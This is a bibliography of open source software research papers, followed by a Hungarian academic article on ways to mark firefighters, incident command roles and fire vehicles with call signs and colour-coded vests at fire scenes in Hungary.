Fagerholm, Fabian – Alejandro S. Guinea – Jürgen Münch – Jay Borenstein: *The Role of Mentoring and Project Characteristics for Onboarding in Open Source Software Projects.* Proceedings of the 8th ACM/IEEE International Symposium on Empirical Software Engineering and Measurement, New York, NY, ACM, 2014. 55:1–55:10. DOI: https://doi.org/10.1145/2652524.2652540

Forrest, Darren – Carlos Jensen – Nitin Mohan – Jennifer Davidson: Exploring the Role of Outside Organizations in Free/Open Source Software Projects. In Imed Hammouda – Björn Lundell – Tommi Mikkonen – Walt Scacchi (szerk.): *Open Source Systems: Long-Term Sustainability.* Springer, 2012. 01–215. DOI: https://doi.org/10.1007/978-3-642-33442-9_13

Garcia, David – Marcelo Serrano Zanetti – Frank Schweitzer: *The Role of Emotions in Contributors Activity: A Case Study on the GENTOO Community.* International Conference on Cloud and Green Computing. 2013. 410–417. DOI: https://doi.org/10.1109/cgc.2013.71

Hayashi, Hironori – Akinori Ihara – Akito Monden – Ken-ichi Matsumoto: *Why is collaboration needed in OSS projects? A case study of eclipse project.* Proceedings of the 2013 International Workshop on Social Software Engineering. ACM Press, 2013. 17–20. DOI: https://doi.org/10.1145/2501535.2501539

Ihara, Akinori – Akito Monden – Ken-Ichi Matsumoto: *Industry Questions about Open Source Software in Business: Research Directions and Potential Answers.* 6th International Workshop on Empirical Software Engineering in Practice, 2014. 55–59. DOI: https://doi.org/10.1109/iwesep.2014.12

Martínez-Torres, M.: A genetic search of patterns of behaviour in OSS communities. *Expert Systems with Applications,* 39. (2012), 18. 13182–13192. DOI: https://doi.org/10.1016/j.eswa.2012.05.083

Mols, Carl Erik – Krzysztof Wnuk: *Charting the Market Disruptive Nature of Open Source: Experiences from Sony Mobile.* Proceedings of the 39th International Conference on Software Engineering Companion, Buenos Aires, Argentina, IEEE Press, 2017. 175–176. DOI: https://doi.org/10.1109/icse-c.2017.110

Müller, Mathias: *Managing the Open Cathedral.* Proceedings of the 2019 27th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering, Tallinn, Estonia, ACM, 2019. 1176–1179. DOI: https://doi.org/10.1145/3338906.3341461

Rajanen, Mikko – Netta Iivari: Examining Usability Work and Culture in OSS. In Ernesto Damiani – Fulvio Frati – Dirk Riehle – Anthony I. Wasserman (szerk.): *Open Source Systems: Adoption and Impact.* Cham, Springer International Publishing, 2015. 58–67. DOI: https://doi.org/10.1007/978-3-319-17837-0_6

Ruohonen, Jukka – Sami Hyrynsalmi – Sampsa Rauti – Ville Leppänen: *Mining Social Networks of Open Source CVE Coordination.* Proceedings of the 27th International Workshop on Software Measurement and 12th International Conference on Software Process and Product Measurement, Gothenburg, Sweden, ACM, 2017. 176–188. DOI: https://doi.org/10.1145/3143434.3143458

Schaarschmidt, Mario – Gianfranco Walsh – Harald F. Von Kortzfleisch: How do firms influence open source software communities? A framework and empirical analysis of different governance modes. *Information and Organization,* 25. (2015), 2. 99–114. DOI: https://doi.org/10.1016/j.infoandorg.2015.03.001

Scholtes, Ingo – Pavlin Mavrodiev – Frank Schweitzer: From Aristotle to Ringelmann: A large-scale analysis of team productivity and coordination in Open Source Software projects. *Empirical Software Engineering,* 21. (2016), 2. 642–683. DOI: https://doi.org/10.1007/s10664-015-9406-4

Sharif, Khaironi Y. – Michael English – Nour Ali – Chris Exton – J.J. Collins – Jim Buckley: An empirically-based characterization and quantification of information seeking through mailing lists during Open Source developers' software evolution. *Information and Software Technology,* 57. (2015), 77–94. DOI: https://doi.org/10.1016/j.infsof.2014.09.003

Stamelos, Ioannis: Management and Coordination of Free/Open Source Projects. Günther Ruhe – Claes Wohlin (szerk.): *Software Project Management in a Changing World.* Berlin–Heidelberg, Springer, 2014. 321–341. DOI: https://doi.org/10.1007/978-3-642-55035-5_13

Toral, S. – M. Martínez-Torres, F. Barrero: Analysis of virtual communities supporting OSS projects using social network analysis. *Information and Software Technology,* 52. (2010), 3. 296–303. DOI: https://doi.org/10.1016/j.infsof.2009.10.007

Vasilescu, Bogdan – Vladimir Filkov – Alexander Serebrenik: *Perceptions of Diversity on Git Hub: A User Survey.* IEEE/ACM 8th International Workshop on Cooperative and Human Aspects of Software Engineering. 50–56. DOI: https://doi.org/10.1109/chase.2015.14

Wei, Kangning – Kevin Crowston – U.Yeliz Eseryel – Robert Heckman: Roles and politeness behavior in community-based free/libre open source software development. *Information & Management,* 54. (2017), 5. 573–582. DOI: https://doi.org/10.1016/j.im.2016.11.006

Yamashita, Kazuhiro – Shane McIntosh – Yasutaka Kamei – Ahmed E. Hassan – Naoyasu Ubayashi: *Revisiting the Applicability of the Pareto Principle to Core Development Teams in Open Source Software Projects.* Proceedings of the 14th International Workshop on Principles of Software Evolution, ACM, 2015. 46–55. DOI: https://doi.org/10.1145/2804360.2804366

Yamashita, Kazuhiro – Shane McIntosh – Yasutaka Kamei – Naoyasu Ubayashi: *Magnet or Sticky? An Oss Project-by-Project Typology.* Proceedings of the 11th Working Conference on Mining Software Repositories, ACM, 2014. 344–347. DOI: https://doi.org/10.1145/2597073.2597116

Yang, Xin: *Social Network Analysis in Open Source Software Peer Review.* Proceedings of the 22nd ACM SIGSOFT International Symposium on Foundations of Software Engineering, New York, NY, ACM, 2014. 820–822. DOI: https://doi.org/10.1145/2635868.2661682

Zilouchian Moghaddam, Roshanak – Michael Twidale – Kora Bongen: *Open Source Interface Politics: Identity, Acceptance, Trust, and Lobbying.* Proceedings of the 2011 Annual Conference Extended Abstracts on Human Factors in Computing Systems, ACM, 2011. 1723–1728. DOI: https://doi.org/10.1145/1979742.1979835

HADMÉRNÖK
KÖRNYEZETBIZTONSÁG
15. évfolyam (2020) 3. szám 111–128.
DOI: 10.32567/hm.2020.3.6

Tomka Péter[1]

A beavatkozó tűzoltó erők és a készenléti szerek magyarországi jelöléseinek fejlesztési lehetőségei

Development Opportunities for Identifying Firefighters and Vehicles on the Fireground in Hungary

A beavatkozó tűzoltók és a gépjárművek felismerhetősége és megkülönböztetése kulcsfontosságú abban, hogy mennyire átlátható egy kárhely. Egy korábban a beavatkozásokon részt vevő tűzoltók megkérdezésével végzett felmérés alapján kijelenthető, hogy szükséges a beavatkozók, a tűzoltásvezetők és a készenléti szerek pontosabb jelölése. A szerző bemutat különböző külföldön alkalmazott megoldásokat, és megvizsgálja, hogy miként lehet ezeket a magyar tűzoltási szervezetbe beépíteni. A beavatkozó tűzoltók egyénileg a rádiós hívónévvel jelölhetők a védősisakon, védőruhán vagy a légzőkészüléken. A tűzoltásvezető és az egyéb káresetnél szervezhető beosztásokat karszalaggal, gallérral vagy mellénnyel lehet jelölni. A készenléti szerek jelölését hívónév esetén mágnesmatricával vagy tapadókorongos táblával lehet megoldani, a tűzoltástechnikai paraméterek és a tetőjelölés matricázással kivitelezhető.

Kulcsszavak: **tűzoltás, kárhely, jelölések, tűzoltásvezetés, nyomon követhetőség**

The ability to identify and distinguish firefighters and vehicles is a key factor on how transparent the fireground is. A survey previously conducted amongst firefighters reveals that it is necessary to better mark individual firefighters, the incident commander and firefighting vehicles. The author presents solutions used around the world and examines which methods may be incorporated into the Hungarian fire service. Individual firefighters can be marked by their call signs on their helmets, turnout gear and SCBA. Incident commanders and other crucial positions can use

[1] Fővárosi Katasztrófavédelmi Igazgatóság X. kerületi Hivatásos Tűzoltóparancsnokság, rajparancsnok, e-mail: peter.tomka@gmail.com; ORCID: https://orcid.org/0000-0003-1420-7232

armbands, collars and wests to mark themselves. Magnetic or suction cup panels identify vehicle call signs, while adhesive labels can be used for technical parameters and roof markings.

Keywords: **firefighting, fireground, identification, incident command, accountability**

Bevezetés

A tűzoltóság és katasztrófavédelem területén végzett kutatások egyik célja azoknak a legjobb megoldásoknak a megtalálása, amellyel növelhető a káreseti beavatkozások hatékonysága.[2] A hatékony tűzoltási szervezet elengedhetetlen feltétele a tűzoltást végző erők és az általuk használt járművek és felszerelések helyzetének és feladatának pontos ismerete, amihez szükséges ezeket valamilyen módon vizuálisan jelölni. A jelenlegi magyarországi szabályozás viszont több pontban fejlesztésre szorul.

A jelenlegi szabályozás szerint a tűzoltásban részt vevők szolgálati helye és az állománytáblához igazodó *rendszeresített létszám szerinti beosztása* a tűzoltósisakon van felmatricázva. A készenléti szolgálat esetében viszont ettől eltérhet az aznapi szolgálati helye és a *napi szolgálati létszám szerinti beosztása.* Ez azért gond, mert a gépjárműfecskendőkön ellátott parancsnoki feladatok és a rádiós hívónevek a napi szolgálati létszám szerinti beosztáshoz vannak kötve, amely így ellent mondhat a sisak jelölésének.

Úgyszintén probléma, hogy a káreseteknél szervezhető beosztások semmilyen módon nincsenek jelölve. Bár a tűzoltásvezetés átadás-átvételnek el kell hangoznia rádióforgalmazásban, de korántsem biztos, hogy erről értesül az összes tűzoltó. Ugyanez a helyzet a többi beosztással, ránézésre nem megállapítható, hogy káresetnél ki milyen feladatot lát el.

A készenléti gépjárművekre jelenleg nem vonatkozik szabályozás, hogy milyen jelöléssel kell őket ellátni, jobb esetben helyi szokás szerint legalább a szolgálati hely fel van tüntetve. Nincsenek viszont jelölve az olyan fontos információk, mint a hívónév és a tűzoltástechnikai paraméterek.

Egy a tűzoltásban és műszaki mentésben részt vevők között végzett felmérés szerint a nagyobb kiterjedésű káreseteknél már gondot okozhat a szerek parancsnokainak, a tűzoltás vezetésében részt vevők és a készenléti szerek pontos behatárolása.[3] A kárfelszámolások rendkívül komplex és időkritikus volta miatt szükséges minden bizonytalansági tényezőt kiiktatni, amely akadályozhatja a tűzoltás szervezetének hatékonyságát. E cikkben a szerző megvizsgálja azokat a nemzetközi szervezési és technikai megoldásokat, amelyekkel a tűzoltásban részt vevő erők és eszközök jelölésén javítani lehet.[4]

[2] Pántya Péter: A katasztrófavédelem és a tűzoltóságok hazai és nemzetközi tevékenysége, a beavatkozások keretei, a biztonság és hatékonyság megjelenése. *Hadmérnök,* 12. (2017), 2. 201–213.

[3] Tomka Péter: A beavatkozó tűzoltó erők és a készenléti szerek magyarországi jelöléseinek kérdésköre. *Hadmérnök,* 14. (2019), 4. 147–161.

[4] Pántya Péter: Fire, Rescue, Disaster Management. Experiences from Different Countries. *Academic and Applied Research in Military and Public Management Science,* 17. (2018), 2. 77–94.

Jelölésrendszerek

A jelölésrendszerek az emberi kommunikáció alapvető, gyors és egyértelmű információátadás-eszközei. Ezek lehet egyszerű, könnyen értelmezhető információközlő piktogramok, mint például a mellékhelyiségek vagy felvonók elhelyezése egy épületben. Speciális, jogszabályban és szabványokban rögzített jelölésrendszerek használati, magatartási és biztonsági szabályokat közölnek, mint például a KRESZ-táblák, a munkahelyi biztonsági jelek és a kémiai biztonság jelölései.[5]

A mentő tűzvédelem területén számos jelölésrendszerrel találkozhatnak a beavatkozó tűzoltók. Ezek olyan tűzoltás-taktikailag fontos információkat kommunikálhatnak, mint a beépített tűzvédelmi berendezések alkalmazhatósága[6] vagy a veszélyes anyagok jelenléte.[7] Kifejezetten tűzoltói használatra lettek kialakítva a taktikai helyszínrajzok egyezményes jelei[8] és a tűzoltó-védősisakok jelölései.[9] Utóbbi a tűzoltási szervezet egyik eszköze, amely segíti a tűzoltásban részt vevők szituációs helyzetismeretét.[10]

A káreseteknél dolgozó tűzoltók egyedi jelölése

A káreseteknél tevékenykedő tűzoltókat az azonos védőruházat miatt nehéz egymástól megkülönböztetni. Ez különösen igaz, amikor légzőkészüléket alkalmaznak, akkor még a közvetlen bajtársak is nehezen ismerik meg egymást, ezért célszerű a védőfelszerelésen valamilyen könnyen felismerhető megkülönböztető jelzéseket elhelyezni. Ez nemcsak a közvetlen együttműködést könnyíti meg, hanem a beavatkozók nyilvántartását is elősegíti.

A tűzoltók azonosításának lehetőségei

Tűzoltók jelölése jelvényszámmal

Jelenleg a magyar szabályozók a jelvényszám, a szolgálati hely, valamint vezetők, irányítók esetén a *rendszeresített létszám szerinti beosztás* jelölését írja elő. Ezek közül a jelvényszámot lehet egy adott tűzoltóhoz sorolni, a szolgálati hely és a beosztás egy adott szolgálati napon eltérhet a sisakon jelöltektől. A jelvényszám alkalmazása a megkülönböztetésre viszont több szempontból nem szerencsés. Egyrészt

[5] 2/1998. (I. 16.) MüM rendelet a munkahelyen alkalmazandó biztonsági és egészségvédelmi jelzésekről.
[6] 54/2014. (XII. 5.) BM rendelet az Országos Tűzvédelmi Szabályzatról.
[7] MSZ EN 1089-3:2011 Szállítható gázpalackok. A gázpalackok megjelölése (az LPG kivételével). 3. rész: Színjelölés.
[8] 53/2018. (XII. 17.) BM OKF intézkedés a hivatásos tűzoltóságokon készenléti jellegű szolgálatot ellátó tűzoltó állomány napi továbbképzésének, valamint a tűzoltósági szakterület által tartandó gyakorlatok rendszerének szabályairól, 2. melléklet.
[9] 2/2017. (VI. 5.) BM OKF utasítás a tűzoltó védősisakok jelöléséről.
[10] Tilo Mentler – Michael Herczeg: Interactive cognitive artifacts for enhancing situation awareness of incident commanders in mass casualty incidents. *Journal of Interaction Science,* 3. (2015), 7.

egy ötjegyű számsor megjegyzése és személyhez kötése alapesetben is nehéz, nemhogy káreseti körülmények között. Másrészt a jelvényszám semmit nem árul el egy káresetnél ellátandó feladatokról. Ezeken túl, a szabályozó szerint a számot 10 mm-es betűkkel kell a sisak hátuljára felragasztani, így ezt csak közvetlenül a tűzoltó mögött állva lehet elolvasni.

Tűzoltók jelölése névvel

Egy másik megoldás, hogy tűzoltó teljes, illetve vezetékneve kerül valamilyen formában a védőruházatra. Ez a megoldást sok tűzoltóság alkalmazta a hivatásos önkormányzati tűzoltóságok idejében, amikor is a sisakon matrica formájában volt feltüntetve a vezetéknév és a keresztnév első betűje, ahogyan ez az 1. ábrán látható. Ez kiegészülhetett egy a mellkason elhelyezett tépőzáras felülettel, ahol az egyenruházatnak megfelelően lehetett feltüntetni a nevet. A név feltüntetését más országokban is alkalmazzák, mint ahogyan például sok helyütt az Amerikai Egyesült Államokban, ahol a tűzoltó vezetéknevét nagy betűkkel írják ki a védőkabát hátsó részének az aljára, hogy az még légzőkészülék hordása mellett, sőt térdelve is jól olvasható, ahogyan ez a 2. ábrán látható.

1. ábra

Egy tűzoltó neve a sisakján.

Forrás: Lakástűz a II. kerületben. Fővárosi Katasztrófavédelmi Igazgatóság. Elérhető: https://fovaros.katasztrofavedelem.hu/image/722645 (A letöltés dátuma: 2020. 02. 02.)

2. ábra

Észak-amerikai védőkabát vezetéknévvel ellátva.

Forrás: ***Elmore Autaga News Area Firefighter's Turnout Gear Bag Stolen from Vehicle; Elmore S.O. Investigating.*** Elérhető: https://elmoreautauganews.com/wp-content/uploads/2019/10/Firefighter-thieving.jpg (A letöltés dátuma: 2020. 02. 03.)

Bár a nevek feltüntetése valamelyest megkönnyítheti a káreseti nyilvántartást, személyiségi jogi aggályokat vet fel.[11] Egy-egy komolyabb káresetnél rengeteg képanyag készül, így a televízión, újságokon és világhálón keresztül az egész ország, sőt az egész világ megismerhetné az ott beavatkozó tűzoltók nevét. Bár a nevek a jelvényszámoknál jelentősen könnyebben személyhez köthetők, azok ismerete úgyszintén nem jár jelentős tűzoltástaktikai előnnyel.

Tűzoltók jelölése rádiós hívónévvel

Egy további lehetőség, amellyel azonosítható egy adott tűzoltó, az pedig annak rádiós hívóneve. Ezek a *napi szolgálati létszám szerinti beosztásból* eredeztethetők, így a szolgálatszervezés alapján személyhez köthető. A hívónév a legrövidebben a szolgálati hely sisakjelölésének betűkódjával[12] és a hívónév-kiegészítéssel[13] jelölhető, például a X. kerületi Hivatásos Tűzoltóparancsnokság 1-es fecskendő parancsnoka így „X/24", a 2-es fecskendő 2-es beosztású tűzoltója „X/2/2". Tűzoltástaktikai előnye ennek a jelölésrendszernek jelentős, hiszen a hívónév alapján megállapítható, hogy ki honnan érkezett, mi a káresetnél a felelőssége, illetve mely tűzoltóval van egy párban. Hátránya viszont, hogy mivel az aznapi beosztás akár szolgálatról-szolgálatra változik, ezt valamilyen könnyen változtatható módon kell jelölni.

A beavatkozó tűzoltók rádiós hívóneveinek jelölési lehetőségei

A készenléti állomány esetében akár szolgálatról szolgálatra változó rádiós hívónév jelölése nem olyan egyszerű, mint az állandó jelvényszám vagy vezetéknév. Erre olyan megoldás kell, amellyel a szolgálatváltás kezdetén egyszerűen és gyorsan változtatható meg a hívónévre utaló felirat. Erre nyújthatnak segítséget a tépőzáras és mágnestáblás megoldások.

A hívónév jelölése a tűzoltó-védősisakon

Magyarországon a tűzoltó-védősisakokon jelenleg a készenléti állomány esetében a szolgálati hely megnevezése és a jelvényszám, valamint szer-, raj- és szolgálatparancsnok jelölése szerepel.[14] Az ideiglenes létszám-átcsoportosítások miatt viszont a jelölt szolgálati hely eltérhet, hogy ténylegesen melyik szervezethez tartozik egy tűzoltó az adott napon. A parancsnokok jelölése a távolléti helyettesítések miatt szintén eltérhet az aznapi hívónévtől.

[11] *The Debate about Names on Turnout Jackets.* Fire Rescue Magazine. Elérhető: https://firerescuemagazine.firefighternation.com/2011/12/01/the-debate-about-names-on-turnout-jackets/ (A letöltés dátuma: 2020. 02. 02.)
[12] 2/2017. (VI. 5.) BM OKF utasítás (9. lj.).
[13] 32/2017. (XII. 13.) BM OKF intézkedés a BM Országos Katasztrófavédelmi Főigazgatóság, mint EDR VPN gazda szervezetnek az egységes digitális rádiótávközlő rendszer 52-es virtuális magánhálózat üzemeltetésének és használatának általános VPN szabályairól.
[14] 2/2017. (VI. 5.) BM OKF utasítás (9. lj.).

3. ábra:

Az IdentiFire cég mágnestáblás jelölőpanelje.

Forrás: *IdentiFire® Gen 2 Magnet Passports for Phenix Helmets.* IdentiFire. Elérhető: https://identifiresafety.com/wp-content/uploads/2016/12/IMG_8769.jpg (A letöltés dátuma: 2020. 02. 03.)

Ezek miatt érdemes megfontolni, hogy az eddigi matricázott jelölések helyett változtatható jelölések kerüljenek a sisakokra. Az észak-amerikai országokban alkalmazzák a tépőzáras vagy mágnestáblás paneleket védősisakokon a készenléti szer jelölésére, ahogyan ez a 3. ábrán látható. Ehhez hasonlóan lehetne paneleken jelölni a szolgálati hely rövidítését a hívónévvel, amelyet a szolgálatváltás során a tűzoltók egymásnak át tudnak adni.

Ennek kivitelezésében viszont akadály lehet a modern, európai típusú védősisakok formatervezése, amelyek egyenetlen felületére nehezen lehetne felragasztani a jelölőpanelek tépőzáras vagy mágneses ellenpárját. A mindennapi cserélgetés ugyancsak igénybe veszi a panelek tépőzárját, illetve anyagát, ezért fokozott amortizációval kell számolni.

A hívónév jelölése a tűzoltó védőruhán

Ahogyan sisakokon, úgy a védőruházaton is lehetséges cserélhető tépőzáras panelekkel jelölni a hívóneveket. Kétoldalt a felkaron elhelyezett tépőzáras felületen lehet elhelyezni a mindig aktuális hívónevet. Ez a megoldás hasonlóan működik a modern katonai és rendvédelmi egyenruházaton cserélhető állomány- és rendfokozati jelzésekhez, de létezik már kifejezetten tűzoltó védőruházathoz fejlesztett verziója, ahogyan ez a 4. ábrán látható. A tépőzáras felület miatt viszont speciálisan kialakított tűzoltó védőruhára van szükség. A napi cserélgetés miatt itt is fokozott amortizációval lehet számolni.

4. ábra

Az F.D. Company Identifiers cég által gyártott felkari panel.

Forrás: ***Bunker Coat Identifiers is another option to keep your personnel identified when their SCBA is not needed.*** F.D. Company Identifiers. Elérhető: www.fdcompanyidentifiers.com/images/404_bc_shol_patch.JPG (A letöltés dátuma: 2020. 02. 03.)

A hívónév jelölése a légzőkészüléken

A légzőkészülék vállpántjai és a palackrögzítő heveder olyan felület, amelyhez könnyen rögzíthető azonosítási panel. Az egyik vállpántot körülölelve rögzíthető egy kisebb elölről, a palackrögzítő hevederhez egy nagyobb hátulról jól látható panel. Egy ilyen megoldás az 5. és a 6. ábrán látható.

5. ábra

Az F.D. Company Identifiers cég vállpántra rögzíthető panele.

Forrás: ***The front identifier attaches to the harness strap just above the pressure gauge.*** F.D. Company Identifiers. Elérhető: www.fdcompanyidentifiers.com/images/480_DSC00521.JPG (A letöltés dátuma: 2020. 02. 03.)

6. ábra

Az F.D. Company Identifiers cég palackrögzítő hevederre rögzíthető panele.

Forrás: ***Increasing Firefighter Safety by Improving Visibility.*** F.D. Company Identifiers. Elérhető: www.fdcompanyidentifiers.com/images/650_Picture_037_Apr22_0857PM.jpg (A letöltés dátuma: 2020. 02. 03.)

Ennek a kivitelnek legnagyobb előnye, hogy a légzőkészülékek a szeren mindig a beosztásnak megfelelően van málházva, így a hozzájuk kötődő hívónév mindig ugyanaz. A panel cseréjére csak akkor van szükség, ha a légzőkészülék hordkeretét meghibásodás miatt cserélni kell. Hátránya viszont, hogy csak akkor ad információt, amikor légzésvédelem alkalmazására kerül sor.

A tűzoltásvezető és a káresetnél szervezhető beosztások jelölése

A tűzoltásvezető által a káreseteknél szervezhető beosztásokról a 39/2011. (XI. 15.) BM rendelet rendelkezik.[15] A rendelet nevesíti a tűzoltásvezető-helyettes, a háttérparancsnok, a háttérparancsnok-helyettes, a törzstiszt, a szakaszparancsnok, a rajparancsnok,[16] a mentésicsoport-parancsnok, a összekötő, a eligazító és a biztonsági tiszt beosztásokat, de a tűzoltásvezető szervezhet egyéb, általa szükségesnek ítélt beosztást is.

E szervezett beosztások jelölésére jelenleg nincsen jelölésrendszer kialakítva. Bár korábban már voltak kísérletek erre, de ezek bevezetése nem valósult meg, illetve az egységes katasztrófavédelmi szervezet kialakítása miatt ezek már nem valósíthatók meg abban a formában.[17] A rádión ugyan elhangzik a tűzoltás vezetésének átadás-átvétele, valamint a szervezett beosztásokra való megbízás, de erről nem biztos, hogy minden beavatkozó tűzoltó értesül, illetve nagyobb káreseteknél ez hamar követhetetlenné válhat. Ezt a feltevést megerősíti a szerző által a beavatkozó tűzoltók között végzett felmérés.[18]

A szervezhető beosztások jelölésére olyan megoldást kell keresni, amely színekkel és feliratokkal egyértelműen jelöli az egyes beosztásokat, valamint káreseteknél könnyen felvehető és cserélhető.

Cserélhető megoldások a tűzoltásvezető és a szervezhető beosztások jelölésére

Beosztás jelölése karszalaggal

Az egyes beosztások jelölésére Magyarországon már volt példa karszalagokkal, ahogyan ez a 7. ábrán látható. Jelentős hátránya a megoldásnak, hogy láthatósági felülete nagyon kicsi, csak akkor látható, ha a viselő karja is látható, valamint viselés folyamán elcsúszhat.[19]

[15] 39/2011. (XI. 15.) BM rendelet a tűzoltóság tűzoltási és műszaki mentési tevékenységének általános szabályairól.

[16] A rajparancsnok beosztás itt nem egyezik a készenléti szolgálat beosztásával, amely egy hivatásos tűzoltóparancsnokság 2-es fecskendő, illetve egy katasztrófavédelmi őrs 1-es fecskendő parancsnokát jelöli. Ebben az esetben a rajparancsok „az esemény helyszínén kijelölt, a hozzá beosztottakat irányító tűzoltó, alárendeltje a tűzoltásvezetőnek, vagy vezetési törzs irányítási mód alkalmazása esetén a tűzoltásvezető által megjelölt szakaszparancsnoknak".

[17] Szemlits Gyula: *A tűzoltás és műszaki mentés során szervezhető beosztások jelzése speciális láthatósági mellényekkel*. Elérhető: www.vedelem.hu/letoltes/anyagok/183-a-tuzoltas-es-muszaki-mentes-soran-szervezheto-beosztasok-jelzese-specialis-lathatosagi-mellenyekkel.pdf (A letöltés dátuma: 2020. 03. 22.)

[18] Tomka i. m. (3. lj.)

[19] Ulrich Cimolino – Andreas Weich: *Kennzeichnung von Führungkräften, -Fahrzeugen und Plätzen*. Landsberg, ecomed Sicherheit, 2007. Tab. 2.1/1.

7. ábra

Légoltalmi karszalagok.

Forrás: ***Légoltalmi karszalagok.*** Sziklakorház atombunker. Elérhető: https://hu.museum-digital.org/data/hu-bu/images/201512/14092703377.jpg (A letöltés dátuma: 2020. 02. 12.)

Beosztás jelölése gallérral

8. ábra

A rescue-tec cég beosztást jelölő gallérja.

Forrás: ***rescue-tec Kennzeichnungskoller.*** rescue-tec. Elérhető: www.rescue-tec.de/images/product_images/original_images/602_0.jpg (A letöltés dátuma: 2020. 02. 12.)

Egy egyes német szövetségi tartományokban elterjedt megoldás a beosztások jelölése gallérral, ahogyan ez a 8. ábrán látható. Rögzítése a tűzoltó védőruházat speciális kialakítását igényli. Bár ez a megoldás a karszalaggal ellentétben minden irányból látható, a feliratozható felülete ennek is viszonylag kicsi. Légzőkészülék viselése viszont jelentősen rontja a gallér láthatóságát, a hátoldalon elhelyezett felirat olvashatóságát teljesen ellehetetleníti.[20]

Beosztás jelölése mellénnyel

A mellény használata a tűzoltásvezető és egyéb beosztások jelölésére Németország mellett számos más országban is elterjedt, alkalmazása nem igényli a védőruházat speciális kialakítását. Nagy felülete miatt nagyobb távolságból is könnyen felismerhető, amit a légzőkészülék alkalmazása sem akadályoz túlzott mértékben. A mellényen ezen túl elhelyezhetők zsebek és rögzítési pontok rádiók, lámpák és adminisztratív eszközök számára. A 9. ábrán láthatók különböző színű mellények.

9. ábra

Különböző színű mellények.


Forrás: ***Unseres technik – Bekleidung Feuerwehr Kaufungnen.*** Elérhető: https://feuerwehr-kaufungen.de/images/Bekleidung/Funktionswesten/funktonswesten1.png (A letöltés dátuma: 2020. 02. 12.)

[20] Cimolino–Weich i. m. (19. lj.) Tab. 2.1/1.

A szervezhető beosztások színrendszere

Az átláthatóság érdekében a szervezhető beosztásokat nemcsak annak megnevezésével – illetve annak rövidítésével – kell jelölni, hanem a tűzoltási szervezet szintjei alapján szín szerint is érdemes megkülönböztetni. A német tűzoltóságoknál a vezetési szintek a sportesemények érmei – arany, ezüst és bronz – analógiája alapján sárga, fehér és vörösre tagozódnak, amely kiegészül a szerek parancsnokai esetén a kékkel. Ezeken túl a kiegészítő beosztásoknak is van saját színjelölése, mint a sajtószóvivőnek vagy a biztonsági tisztnek.[21]

Mivel a németországi tűzoltási szervezet eltér a magyarországitól, ezért az ottani színjelölések kiindulási alapnak jók, de nem lehet egy az egyben átvenni azokat. A lehetséges sémának a csoportirányítás és a 10. ábrán látható vezetési törzsirányítás struktúrájához kell igazodnia.[22]



10. ábra

A Vezetési Törzsirányítás szervezeti felépítése.

Forrás: 6/2016. (VI. 24.) BM OKF utasítás a Tűzoltás-taktikai Szabályzat és a Műszaki Mentési Szabályzat kiadásáról, 1. Melléklet 1.4.1. c)

[21] Cimolino–Weich i. m. (19. lj.) 18.

[22] 6/2016. (VI. 24.) BM OKF utasítás a Tűzoltás-taktikai Szabályzat és a Műszaki Mentési Szabályzat kiadásáról, 1. Melléklet.

A készenléti szerek jelölése

A készenléti szerek jelölésére jelenleg Magyarországon nincsenek előírások. A bevett gyakorlat szerint egyedül a szolgálati hely van jelölve a szerek ajtajain ragasztott matricával vagy mágnesmatricával. Nagyobb káreseteknél, sok kiérkező szernél viszont hamar átláthatatlanná válhat a kárhely, ezért a beavatkozó tűzoltók szükségesnek tartják a szerek jobb jelölését.[23] Úgyszintén nincsenek jelölve a tűzoltószerek tűzoltástechnikai paraméterei, mint például a szivattyúteljesítmény, a víztartály mérete vagy a mentési magasság.

Rádiós hívónevek jelölései

Mivel nagy kiterjedésű káreseteknél egy szertípusból több azonos jármű is a helyszínen lehet, ezért szükséges a szerek jelölése egy egyedi azonosítóval, amire leginkább a szer rádiós hívóneve alkalmas. Mivel a gépjárművek meghibásodása esetén tartalék szereket állítanak be, ezért olyan megoldást érdemes alkalmazni, ami nem állandó és könnyen cserélhető.

Erre alkalmas az eddig is alkalmazott mágnestábla, viszont a szolgálati helyen túl ezen a hívónevet is fel kellene tüntetni. Hátránya a mágnestáblának, hogy mivel gépjárművön kívül van rögzítve, előfordulhat, hogy vonulás közben a menetszél letépi.

Ez elkerülhető, ha a hívónevet a fülkén belül a szélvédő mögé helyezik el. Ahogyan ez a 11. ábrán látható, ez megoldható egy tapadókorongos műanyagtáblával, ami egyszerűen átmálházható egy másik szerre.

11. ábra

A hívónév jelölése tapadókorongos táblával.

Forrás: ***Funkrufnamenschild aus Plexiglas.*** Feuerweh-shop.de Elérhető: www.feuerwehr-shop.de/media/catalog/product/cache/1/image/800x533/9df78eab33525d08d6e5fb8d27136e95/f/u/funkrufnamenschild_plexiglass.jpg (A letöltés dátuma: 2020. 02. 19.)

[23] Tomka i. m. (3. lj.)

Tűzoltástechnikai paraméterek jelölései

